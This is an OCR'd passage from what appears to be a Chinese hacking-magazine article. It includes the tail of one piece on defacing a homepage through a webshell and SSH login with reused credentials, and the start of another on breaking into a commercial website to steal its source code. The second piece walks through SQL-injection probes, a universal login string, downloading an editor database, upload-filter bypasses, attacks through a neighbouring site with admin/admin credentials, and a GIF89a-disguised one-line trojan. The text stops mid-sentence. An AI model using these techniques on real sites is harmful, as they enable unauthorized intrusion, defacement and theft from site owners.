


图 8

面都是可读可写可执行的，如图 8。不过，我的目的就是修改主页，因此还得想办法得到主页那个所属用户的权限才行。

我继续在 webshell 中瞎逛着，忽然看见了一个似乎是连接文件的东西，使用 webshell 编辑一下看看，果然里面保存有 mysql 的连接帐号和密码，而这个用户名恰恰正是网站主页文件的所属用户的用户名，如图 9。我们来尝试一下使用这个数据库的用户名和密码登录对方的 SSH，命令就是“Ssh 用户名 @xxxx”，我这里是先建立了一个和那个用户同名的用户，然后直接 ssh 连接过去的，使用这个帐号和密码成功登录了服务器，再使用 ls 命令列目录看看，如图 10，一切就绪，最后就是修改主页了。




图 9





图 10

（文章中涉及到的啊 D 注入工具、pangolin、c99shell，已经收录在光盘中）

一次艰难的源码获取之旅



Yizhigu [L.S.T]

一、初探受挫

这日好友 MAO 发过来一个网址 http://www.dgxxxxx.cn，说让我帮他搞到这个网站的源代码，我打开这个网站看了一下，感觉界面做的挺漂亮的，这入侵的第一步嘛，当然是寻找注入点了，找到一个带参数的链接 http://www.dgxxxxx.cn/product1.asp?lb=8，在后边分别添加“and 1=1”和“and 1=2”并进行提交，结果返回了不同的页面，由此可以确定该网站存在注入漏洞。

把这个地址丢到啊 D 中进行检测，检测为使用 ACCESS 数据库的数字型注入点，可惜的是没有检测到任何的默认表，我手工匹配了几个常用表也是返回了错误。对于 access 数据库的注入漏洞，我们只能尝试猜解用户密码，现在猜解不出来，就只有放弃注入这条路了。

网站的首页还提供了后台地址，在用户名和密码处分别输入’ or’ =’ or’，居然成功的登录进去了，如图 1。在“增加信息”里可以看到程序调用了 ewebeditor 的编辑模板，在源代码里找到了调用的地址 http://www.dgxxxxx.cn//ewebedit，可惜程序员删除了相关的管理页面。我又下载了默认的数据库 /db/ewebeditor.mdb，在模板类型的表里也没有留下“前人”的后门（小技巧：如果可以下载数据库，通过查看“ewebeditor_style”表里的相关字段，如果上传类型添加了 asa、aaspsp 这样的扩展，就可以直接调用页面来上传木马了）。

后台还提供了一个专用的上传页面，使用扩展名后加字符（. 和空格）、双上传表单、抓包后更改数据包再用 nc 提交，几乎能使用的方法都用过了，可惜还是没有突破。通过管理员信息修改页面，我们可以通过查看源码来获取到管理员的密码，并

为我们之后的社工铺条道路，如图2。




图1




图2

得到管理员的密码后，首先就是尝试通过ftp登录，可惜使用此密码尝试匹配了网站域名及管理员信息等作为登录名都失败了，如图3。不过根据ftp回显的banner信息，我们至少可以判断网站所处的服务器为新网提供，不过新网的数字ID是由网站生成的，而通过whios已经查询到了注册的域名并非新网提供，所以通过新网提供的会员查询ID这条路也堵死了。我又试了试whios查询的管理员信箱，密码也没有猜出来，看来社工这条路也基本不能用了。时候不早了，赶紧睡觉，养好精神，明天再搞！



图3

二、再战告捷

再次登录进入后台，我注意到了这个网站页面还提供了设计方的链接，于是就顺手把设计方的网站给搞定了。可惜对方并没有提供这套系统的模板，看来投机取巧是没有用的，我们还是老老实实的来旁注吧。通过www.myipneighbors.com进行旁注查询，这台服务器上的网站数量还真庞大，典型的虚拟主机嘛！我耐心的寻找了一会儿，就发现了一个软柿子http://www.eastxx.com/，直接在网址后面添加一个admin就跳到了后台登录页面，不过这次万能密码就失效了，我又尝试了最傻瓜式的方法：用户名和密码均使用admin，就这么的进来了，如图4。

这后台给我一种似曾相识的感觉，现在的系统都是抄来抄去的，不过还好有数据库备份功能，后台的产品管理页面有一个上传的功能，试着把一句话木马改成jpg格式上传后却提示“请选择你要上传的文件”，估计是对文件进行了审查，在代码头加GIF89a，使用